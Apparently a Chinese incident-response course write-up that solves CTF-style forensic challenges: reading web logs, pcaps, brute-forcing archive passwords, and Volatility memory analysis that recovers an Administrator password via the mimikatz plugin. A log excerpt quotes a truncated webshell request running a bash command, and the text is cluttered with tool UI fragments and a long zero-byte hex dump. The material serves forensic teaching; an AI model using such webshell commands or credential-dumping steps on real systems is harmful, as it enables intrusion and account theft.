

1. 实操题目详解

↑ ↓ ×

标签：考核 应急响应

↑ ↓ ✕

标签：考核 应急响应



↑ ↓ ×

↑ ↓ ×

```
/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36"
400] "-" 408 0 "-" "-"
400] "GET /webshell.php?pass=system(%27bash%20-c%20%22echo%
n64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118
400] "-" 408 0 "-" "-"
```

```
flag{158.247.240.30_18999}
```

(2) zip_crack

提取zip

No.	Time	Source	Destination	Protocol	Length	Info
104	31.409227	158.247.240.30	192.168.137.138	TCP	74	10016 → 5016
105	31.409353	192.168.137.138	158.247.240.30	TCP	66	50624 → 10016
106	31.409592	192.168.137.138	158.247.240.30	TCP	839	50624 → 10016
107	31.409689	192.168.137.138	158.247.240.30	HTTP	654	POST /vuln
108	31.410682	158.247.240.30	192.168.137.138	TCP	74	10016 → 5016
109	31.410762	192.168.137.138	158.247.240.30	TCP	66	50624 → 10016
110	31.527412	158.247.240.30	192.168.137.138	TCP	74	10016 → 5016
111	31.527413	158.247.240.30	192.168.137.138	TCP	74	10016 → 5016
112	31.530541	158.247.240.30	192.168.137.138	TCP	74	10016 → 5016
113	31.530543	158.247.240.30	192.168.137.138	TCP	74	10016 → 5016
114	31.530633	192.168.137.138	158.247.240.30	TCP	66	50624 → 10016
115	33.811688	192.168.137.138	158.247.240.30	TCP	66	50624 → 10016

> Frame 107: 654 bytes on wire (5232 bits), 654 bytes captured (5232 bits) on interface 0

> Ethernet II, Src: Apple_0b:89:fc (f0:2f:4b:0b:89:fc), Dst: 08:00:27:00:00:00

> Internet Protocol Version 4, Src: 192.168.137.138, Dst: 158.247.240.30

> Transmission Control Protocol, Src Port: 50624, Dst Port: 10016, Seq: 31530543, Win: 0, Len: 0

> [2 Reassembled TCP Segments (1361 bytes): #106(773), #107(588)]

> Hypertext Transfer Protocol

> MIME Multipart Media Encapsulation, Type: multipart/form-data

[Type: multipart/form-data]

First boundary: -----WebKitFormBoundaryz1S9yP2pDo3fjso2

> Encapsulated multipart part:

Boundary: \r\n-----WebKitFormBoundaryz1S9yP2pDo3fjso2

> Encapsulated multipart part: (application/zip)

Content-Disposition: form-data; name="uploaded"; filename="1.zip"

Content-Type: application/zip\r\n\r\n

> Media Type

Media type: application/zip (192 bytes)

Boundary: \r\n-----WebKitFormBoundaryz1S9yP2pDo3fjso2\r\n

> Encapsulated multipart part:

Last boundary: \r\n-----WebKitFormBoundaryz1S9yP2pDo3fjso2--\r\n

Expand Subtrees

折叠子树

全部展开

全部折叠

应用为列

作为过滤器应用

准备作为过滤器

对话过滤器

用过滤器着色

追踪流

复制

显示分组字节...

导出分组字节流...

Wiki 协议页面

过滤器字段参考

协议首选项

解码为...

转至链接的分组

在新窗口中显示已链接的分组

Offset	Length	Hex	ASCII
0000	0001	00	
0001	0001	00	
0002	0001	00	
0003	0001	00	
0004	0001	00	
0005	0001	00	
0006	0001	00	
0007	0001	00	
0008	0001	00	
0009	0001	00	
0010	0001	00	
0011	0001	00	
0012	0001	00	
0013	0001	00	
0014	0001	00	
0015	0001	00	
0016	0001	00	
0017	0001	00	
0018	0001	00	
0019	0001	00	
0020	0001	00	
0021	0001	00	
0022	0001	00	
0023	0001	00	
0024	0001	00	
0025	0001	00	
0026	0001	00	
0027	0001	00	
0028	0001	00	
0029	0001	00	
0030	0001	00	
0031	0001	00	
0032	0001	00	
0033	0001	00	
0034	0001	00	
0035	0001	00	
0036	0001	00	
0037	0001	00	
0038	0001	00	
0039	0001	00	
0040	0001	00	
0041	0001	00	
0042	0001	00	
0043	0001	00	
0044	0001	00	
0045	0001	00	
0046	0001	00	
0047	0001	00	
0048	0001	00	
0049	0001	00	
0050	0001	00	
0051	0001	00	
0052	0001	00	
0053	0001	00	
0054	0001	00	
0055	0001	00	
0056	0001	00	
0057	0001	00	
0058	0001	00	
0059	0001	00	
0060	0001	00	
0061	0001	00	
0062	0001	00	
0063	0001	00	
0064	0001	00	
0065	0001	00	
0066	0001	00	
0067	0001	00	
0068	0001	00	
0069	0001	00	
0070	0001	00	
0071	0001	00	
0072	0001	00	
0073	0001	00	
0074	0001	00	
0075	0001	00	
0076	0001	00	
0077	0001	00	
0078	0001	00	
0079	0001	00	
0080	0001	00	
0081	0001	00	
0082	0001	00	
0083	0001	00	
0084	0001	00	
0085	0001	00	
0086	0001	00	
0087	0001	00	
0088	0001	00	
0089	0001	00	
0090	0001	00	
0091	0001	00	
0092	0001	00	
0093	0001	00	
0094	0001	00	
0095	0001	00	
0096	0001	00	
0097	0001	00	
0098	0001	00	
0099	0001	00	
0100	0001	00	
0101	0001	00	
0102	0001	00	
0103	0001	00	
0104	0001	00	
0105	0001	00	
0106	0001	00	
0107	0001	00	
0108	0001	00	
0109	0001	00	
0110	0001	00	
0111	0001	00	
0112	0001	00	
0113	0001	00	
0114	0001	00	
0115	0001	00	
0116	0001	00	
0117	0001	00	
0118	0001	00	
0119	0001	00	
0120	0001	00	
0121	0001	00	
0122	0001	00	
0123	0001	00	
0124	0001	00	
0125	0001	00	
0126	0001	00	
0127	0001	00	
0128	0001	00	
0129	0001	00	
0130	0001	00	
0131	0001	00	
0132	0001	00	
0133	0001	00	
0134	0001	00	
0135	0001	00	
0136	0001	00	
0137	0001	00	
0138	0001	00	
0139	0001	00	
0140	0001	00	
0141	0001	00	
0142	0001	00	
0143	0001	00	
0144	0001	00	
0145	0001	00	
0146	0001	00	
0147	0001	00	
0148	0001	00	
0149	0001	00	
0150	0001	00	
0151	0001	00	
0152	0001	00	
0153	0001	00	
0154	0001	00	
0155	0001	00	
0156	0001	00	
0157	0001	00	
0158	0001	00	
0159	0001	00	
0160	0001	00	
0161	0001	00	
0162	0001	00	
0163	0001	00	
0164	0001	00	
0165	0001	00	
0166	0001	00	
0167	0001	00	
0168	0001	00	
0169	0001	00	
0170	0001	00	
0171	0001	00	
0172	0001	00	
0173	0001	00	
0174	0001	00	
0175	0001	00	
0176	0001	00	
0177	0001	00	
0178	0001	00	
0179	0001	00	
0180	0001	00	
0181	0001	00	
0182	0001	00	
0183	0001	00	
0184	0001	00	
0185	0001	00	
0186	0001	00	
0187	0001	00	
0188	0001	00	
0189	0001	00	
0190	0001	00	
0191	0001	00	
0192	0001	00	
0193	0001	00	
0194	0001	00	
0195	0001	00	
0196	0001	00	
0197	0001	00	
0198	0001	00	
0199	0001	00	
0200	0001	00	
0201	0001	00	
0202	0001	00	
0203	0001	00	
0204	0001	00	
0205	0001	00	
0206	0001	00	
0207	0001	00	
0208	0001	00	
0209	0001	00	
0210	0001	00	
0211	0001	00	
0212	0001	00	
0213	0001	00	
0214	0001	00	
0215	0001	00	
0216	0001	00	
0217	0001	00	
0218	0001	00	
0219	0001	00	
0220	0001	00	
0221	0001	00	
0222	0001	00	
0223	0001	00	
0224	0001	00	
0225	0001	00	
0226	0001	00	
0227	0001	00	
0228	0001	00	
0229	0001	00	
0230	0001	00	
0231	0001	00	
0232	0001	00	
0233	0001	00	
0234	0001	00	
0235	0001	00	
0236	0001	00	
0237	0001	00	
0238	0001	00	
0239	0001	00	
0240	0001	00	
0241	0001	00	
0242	0001	00	
0243	0001	00	
0244	0001	00	
0245	0001	00	
0246	0001	00	
0247	0001	00	
0248	0001	00	
0249	0001	00	
0250	0001	00	
0251	0001	00	
0252	0001	00	
0253	0001	00	
0254	0001	00	
0255	0001	00	
0256	0001	00	
0257	0001	00	
0258	0001	00	
0259	0001	00	
0260	0001	00	
0261	0001	00	
0262	0001	00	
0263	0001	00	
0264	0001	00	
0265	0001	00	
0266	0001	00	
0267	0001	00	
0268	0001	00	
0269	0001	00	
0270	0001	00	
0271	0001	00	
0272	0001	00	
0273	0001	00	
0274	0001	00	
0275	0001	00	
0276	0001	00	
0277	0001	00	
0278	0001	00	
0279	0001	00	
0280	0001	00	
0281	0001	00	
0282	0001	00	
0283	0001	00	
0284	0001	00	
0285	0001	00	
0286	0001	00	
0287	0001	00	
0288	0001	00	
0289	0001	00	
0290	0001	00	
0291	0001	00	
0292	0001	00	
0293	0001	00	
0294	0001	00	
0295	0001	00	
0296	0001	00	
0297	0001	00	
0298	0001	00	
0299	0001	00	
0300	0001	00	
0301	0001	00	
0302	0001	00	
0303	0001	00	
0304	0001	00	
0305	0001	00	
0306	0001	00	
0307	0001	00	
0308	0001	00	
0309	0001	00	
0310	0001	00	
0311	0001	00	
0312	0001	00	
0313	0001	00	
0314	0001	00	
0315	0001	00	
0			

```
GET /zip_password.txt HTTP/1.1
Host: 158.247.240.30:10016
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,la;q=0.8,en;q=0.7
Cookie: PHPSESSID=rt6c3dnbg8lc2fjgg44vss9671; security=low

HTTP/1.1 200 OK
Date: Tue, 24 Oct 2023 07:41:27 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Tue, 24 Oct 2023 07:18:16 GMT
ETag: "d-6087124801352"
Accept-Ranges: bytes
Content-Length: 13
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain


yijingwangan
```

解压，得到flag.txt

flag{q3t43tgf45v5hg5y9ca134}

(3) 被偷走的文件

导出flag.rar



爆破flag.rar的密码，得到结果5790

ARCHPR 4.54 - 57%

文件(F) 恢复(R) 帮助(H)

打开 开始! 停止 基准测试 升级 帮助 关于 退出

加密的 ZIP/RAR/ACE/ARJ 文件 攻击类型

C:\Users\Administrator\Desktop\flag.rar 暴力

口令已成功恢复!

范围 长度

暴力范围选择

- ☐ 所有大写
- ☐ 所有小写
- ☒ 所有数字
- ☐ 所有特殊
- ☐ 空格
- ☐ 所有可打印

状态窗口

2023/10/30 11:23:09 - 开始暴力攻击...

2023/10/30 11:24:09 - 口令已成功恢复!

2023/10/30 11:24:09 - '5790' 是这个文件的一个有效口令

保存... 确定

Advanced Archive Password Recovery 统计信息:	
总计口令	5,793
总计时间	13s 520ms
平均速度(口令/秒)	428
这个文件的口令	5790
十六进制口令	35 37 39 30

当前口令: 5790 平均速度: 428 p/s

已用时间: 13s 剩余时间: 9s

口令长度 = 4, 总计: 10,000, 已处理: 5,793

57%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

名称	压缩后大小
flag.rar	
flag.txt*	48

flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
flag{6fe99a5d03fb01f833ec3caa80358fa3}
```

(4) mem.dump

python2 vol.py -f ../mem.dump imageinfo

```
python2 vol.py -f ../mem.dump imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/mem.dump)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf80003e02110L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xffffffff80003e03d00L
KUSER_SHARED_DATA : 0xffffffff780000000000L
Image date and time : 2019-11-13 08:39:44 UTC+0000
Image local date and time : 2019-11-13 16:39:44 +0800
```

python2 vol.py -f ../mem.dump -profile=Win7SP1x64 pslist

Address	Name	PID	PPID	Session	Architecture	IsSystem	IsProtected	CreateTime	UTC+0000
0xffffffff800ea9ab10	rundll32.exe	2968	2620	6	611	1	1	2019-11-13 08:32:02	UTC+0000
0xffffffff800e8b59c0	WmiPrvSE.exe	2764	608	11	316	0	0	2019-11-13 08:32:13	UTC+0000
0xffffffff800ea75b10	cmd.exe	2260	2316	1	20	1	0	2019-11-13 08:33:45	UTC+0000
0xffffffff800e687330	conhost.exe	2632	404	2	63	1	0	2019-11-13 08:33:45	UTC+0000
0xffffffff800e41db10	WmiApSrv.exe	2792	500	4	113	0	0	2019-11-13 08:34:27	UTC+0000
0xffffffff800ed68840	CnCrypt.exe	1608	2316	4	115	1	1	2019-11-13 08:34:40	UTC+0000
0xffffffff800e4a5b10	audiodg.exe	2100	768	6	130	0	0	2019-11-13 08:39:29	UTC+0000
0xffffffff800ea57b10	DumpIt.exe	1072	2316	1	26	1	1	2019-11-13 08:39:43	UTC+0000
0xffffffff800ea1c060	conhost.exe	2748	404	2	62	1	0	2019-11-13 08:39:43	UTC+0000

python2 vol.py -f ../mem.dump -profile=Win7SP1x64 cmdscan

```
python2 vol.py -f ../mem.dump --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
*****
CommandProcess: conhost.exe Pid: 2632
CommandHistory: 0x242350 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x2229d0: flag.ccx password is same with Administrator
*****
CommandProcess: conhost.exe Pid: 2748
CommandHistory: 0x2926d0 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
```

得到提示, flag.ccx文件的密码和Administrator用户密码一样

python2 vol.py -f ../mem.dump -profile=Win7SP1x64 mimikatz

```
python2 vol.py -f ../mem.dump --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module      User              Domain            Password
-----
wdigest     Administrator     USER-027N6483CQ  ABCabc123
wdigest     USER-027N6483CQ$ WORKGROUP
```

Administrator 用户密码为ABCabc123

```
python2 vol.py -f ../mem.dump --profile=Win7SP1x64 filescan | grep "flag.ccx"
```

```
# python2 vol.py -f ../mem.dump --profile=Win7SP1x64 filescan | grep "flag.ccx"
Volatility Foundation Volatility Framework 2.6.1
0x000000003e435890 15 0 R--rw- \Device\HarddiskVolume2\Users\Administrator\Desktop\flag.ccx
```

```
python2 vol.py -f ../mem.dump --profile=Win7SP1x64 filescan | grep "flag.ccx"
```


```
# python2 vol.py -f ../mem.dump --profile=Win7SP1x64 dumpfiles -Q 0x000000003e435890 -D ./
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x3e435890 None \Device\HarddiskVolume2\Users\Administrator\Desktop\flag.ccx
```

```
(root@kali)-[/home/kali/volatility]
```

```
# ls *.dat
file.None.0xfffffa800e4651a0.dat
```

```
mv file.None.0xfffffa800e4651a0.dat flag.ccx
```

发现存在 CnCrypt.exe 进程，尝试使用 CnCrypt 打开 flag.ccx



(5) 流量中的线索


1. Wireshark 打开 pcapng 文件
2. 过滤搜索 http
3. 发现通过 get 方法请求了 fenxi.php

4.通过查看请求响应，可以发现经过base64加密的内容

5.提取响应数据

6.解密 <https://cyberchef.org/>

去除 \n，然后base64解密，即可得到图片，flag就在图片上



<https://tools.nololiyt.top/tools/979da122-6257-d8bd-494a-e16132adeae2.html>

2. 应急响应课程整体回顾

3. 网络安全进阶发展